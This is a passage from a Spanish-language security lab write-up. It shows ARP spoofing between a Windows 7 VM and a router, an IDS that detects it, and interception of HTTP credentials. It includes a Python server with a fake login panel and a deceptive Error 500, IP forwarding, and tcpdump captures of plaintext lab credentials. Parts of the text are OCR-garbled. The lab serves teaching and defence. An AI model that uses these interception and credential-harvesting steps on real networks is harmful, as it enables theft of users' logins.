6 Esta primera parte de la función se encarga de interfaz en la terminal. Utilizo los métodos `clear()` y `Panel()` de la librería `rich` para limpiar la pantalla. Luego invocamos la función de captura que explicamos antes, **scapy.sniff es una llamada bloqueante**. Esto significa que el script no pasa a la siguiente línea de código; se queda 'atrapado' en esta línea ejecutando un bucle infinito interno, escuchando la red y llamando a `process_sniffed_packet` por cada trama ARP que llegue, hasta que el usuario decida abortar el proceso manualmente (con Ctrl+C)."



Ejecutamos el script y ponemos las ips del w7 y del router , como se ve en la imagen se inyectan correctamente los dos paquetes




Aquí se pude ver perfectamente como el ids detecta el envenenamiento arp , cabe aclarar que tal y como esta montado este script ahora mismo si ejecuto el ataque primero antes del ids, el ids no se dará cuenta de la suplantación arp ya que de primeras el ids necesita conocer que ips se asocian a la mac , una vez pasa esto se daría cuenta al momento

[illegible]

FASE 3: Interceptación y Robo de Datos HTTP

La última fase demuestra el impacto real del ataque: el robo de credenciales en texto plano por falta de cifrado.



```
GNU nano 7.2 server.py
from http.server import HTTPServer, BaseHTTPRequestHandler
import urllib.parse

class SimpleScanner(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()

        html = """
        <html>
        <body style="font-family:Arial; text-align:center; padding-top:50px;">
        <h2>Acceso al Panel de Control de Red</h2>
        <form method="POST">
        Usuario: <input type="text" name="user"><br><br>
        Password: <input type="password" name="pass"><br><br>
        <input type="submit" value="Iniciar Sesión">
        </form>
        </body>
        </html>
        """
        self.wfile.write(html.encode())

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length).decode('utf-8')
        print(f"\n[+] Datos recibidos en el servidor: {post_data}")

        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(b"<h1>Error 500: Servicio temporalmente no disponible</h1>")


print("[*] Servidor web de la víctima iniciado en el puerto 80...")
server = HTTPServer(("0.0.0.0", 80), SimpleScanner)
server.serve_forever()
```

1. El Objetivo: Servidor Web Vulnerable (server.py)

- **Lógica del do_GET(self):**
 - Cuando la víctima accede a la IP del servidor, este responde con un estado **200 OK**, indicando que la conexión es exitosa.
 - Envía un formulario HTML básico que imita un "Panel de Control de Red" para capturar el nombre de usuario (user) y la contraseña (pass).
- **Lógica del do_POST(self):**
 - Esta función procesa el envío del formulario. Primero lee el encabezado Content-Length para saber cuántos bytes de datos debe extraer del flujo de entrada.
 - **Extracción y Exposición:** Utiliza `self.rfile.read()` para obtener la carga útil (payload), la decodifica en UTF-8 y la imprime en la consola del servidor para verificar la captura en tiempo real.
 - **Ingeniería Social (El Error 500):** En lugar de redirigir al usuario a una página de éxito, el código devuelve un mensaje de **"Error 500: Servicio temporalmente no disponible"**.
 - **Objetivo Táctico:** Esto confunde a la víctima, haciéndole creer que hay un fallo técnico en el servidor y no una brecha de seguridad.

```
router@router:~$ sudo python3 server.py
[*] Servidor web de la victima iniciado en el puerto 80...
192.168.1.120 - - [02/May/2026 20:13:25] "GET / HTTP/1.1" 200 -
192.168.1.120 - - [02/May/2026 20:13:25] "GET /favicon.ico HTTP/1.1" 200 -
```

Levantamos el servicio web y en la maquina victima nos conectamos y rellenamos el formulario



```
(adrian@kali)-[~]
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
```

Una vez enviado el formulario , en la maquina atacante hay que hacer también IP Forwarding para así redirigir el tráfico al router , si no hacemos esto el tráfico nos llega a nosotros y no llega a ningún destino provocando un ataque de denegación de servicios ,con esto nos llega el paquete y lo redirigimos al servidor , pues nosotros solo queremos leer el contenido del paquete.

Exfiltración de datos con tcpdump

tcpdump es la herramienta forense que extrae la evidencia del flujo de tráfico interceptado.

Con el comando `sudo tcpdump -i eth0 -vv -A host 192.168.1.120 and port 80`.

Escuchamos específicamente la interfaz donde ocurre el desvío del tráfico ,con -vv nos proporciona todo en detalle , -A muestra el paquete en formato ascci asi es legible y host 192.168.1.120 and port 80 asegura que solo veamos el tráfico HTTP que entra o sale de la víctima, descartando el ruido de fondo de la red

```
(adrian@kali)~$ sudo tcpdump -i eth0 -vv -A host 192.168.1.120 and port 80
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
22:19:04.103311 IP (tos 0x0, ttl 128, id 94, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.1.120.49161 > 192.168.1.1.http: Flags [S], cksum 0x6da6 (correct), seq 180167003, win 8192, options [mss 1460,nop,wscale 2,nop,nop,sackOK], length 0
E..4..0...v....x..... .P
..!{.....
22:19:04.100158 IP (tos 0x0, ttl 127, id 94, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.1.120.49161 > 192.168.1.1.http: Flags [S], cksum 0x6da6 (correct), seq 180167003, win 8192, options [mss 1460,nop,wscale 2,nop,nop,sackOK], length 0
E..4..0...w....x..... .P
..!{.....
22:19:04.107470 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.1.1.http > 192.168.1.120.49161: Flags [S.], cksum 0x6da6 (correct), seq 2066946810, ack 180167004, win 64240, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
E..4..0..0.....x.P. {3..
..!{.....
22:19:04.100166 IP (tos 0x0, ttl 63, id 0, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.1.1.http > 192.168.1.120.49161: Flags [S.], cksum 0x6da6 (correct), seq 2066946810, ack 180167004, win 64240, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
E..4..0..7.....x.P. {3..
..!{.....
22:19:04.109788 IP (tos 0x0, ttl 128, id 95, offset 0, flags [DF], proto TCP (6), length 40)
  192.168.1.120.49161 > 192.168.1.1.http: Flags [F.], cksum 0x6940 (correct), seq 1, ack 1, win 16425, length 0
E..(.0...v....x..... .P
..!{3..P.0}0.....
22:19:04.110266 IP (tos 0x0, ttl 127, id 95, offset 0, flags [DF], proto TCP (6), length 40)
  192.168.1.120.49161 > 192.168.1.1.http: Flags [F.], cksum 0x6940 (correct), seq 1, ack 1, win 16425, length 0
E..(.0...w....x..... .P
..!{3..P.0}0.....
22:19:04.110817 IP (tos 0x0, ttl 128, id 96, offset 0, flags [DF], proto TCP (6), length 308)
  192.168.1.120.49161 > 192.168.1.1.http: Flags [P.], cksum 0x33fe (correct), seq 1:269, ack 1, win 16425, length 268: HTTP, length: 268
  GET /favicon.ico HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
  Host: 192.168.1.1
  Connection: Keep-Alive

E..4..0...u....x..... .P
..!{3..P.0}3...GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Host: 192.168.1.1
Connection: Keep-Alive

22:19:04.110826 IP (tos 0x0, ttl 127, id 96, offset 0, flags [DF], proto TCP (6), length 308)
```

```
File Actions Edit View Help
Host: 192.168.1.1
Content-Length: 26
Connection: Keep-Alive
Cache-Control: no-cache

user=adrian@pass=123456781 [http]
E..G.@...t....x.....
.P.{0a...P.0}...POST / HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*
Referer: http://192.168.1.1/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.1.1
Content-Length: 26
Connection: Keep-Alive
Cache-Control: no-cache

user=adrian@pass=123456781
22:19:12.433750 IP (tos 0x0, ttl 127, id 101, offset 0, flags [DF], proto TCP (6), length 503)
  192.168.1.120.49162 > 192.168.1.1.http: Flags [P.], cksum 0xcdac (correct), seq 1:344, ack 1, win 16425, length 543: HTTP, length: 543
  POST / HTTP/1.1
  Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*
  Referer: http://192.168.1.1/
  Accept-Language: en-US
  User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
  Content-Type: application/x-www-form-urlencoded
  Accept-Encoding: gzip, deflate
  Host: 192.168.1.1
  Content-Length: 26
  Connection: Keep-Alive
  Cache-Control: no-cache

user=adrian@pass=123456781 [http]
E..G.@...u....x.....
.P.{0a...P.0}...POST / HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*
Referer: http://192.168.1.1/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.1.1
Content-Length: 26
Connection: Keep-Alive
Cache-Control: no-cache

user=adrian@pass=123456781
22:19:12.433752 IP (tos 0x0, ttl 64, id 21380, offset 0, flags [DF], proto TCP (6), length 40)
  192.168.1.1.http > 192.168.1.120.49162: Flags [F.], cksum 0xe203 (correct), seq 1, ack 544, win 498, length 0
E...(S.0..0.....x.P.
```



```
Connection: Keep-Alive
Cache-Control: no-cache

user=adrian&pass=123456781 [http]
e@ ... u....X.....
0.0) 0000 / HTTP/1.1
```

La captura final muestra la cadena de texto plano: user=adrian&pass=123456781



La victima vería esto pensando que el servicio simplemente no esta disponible.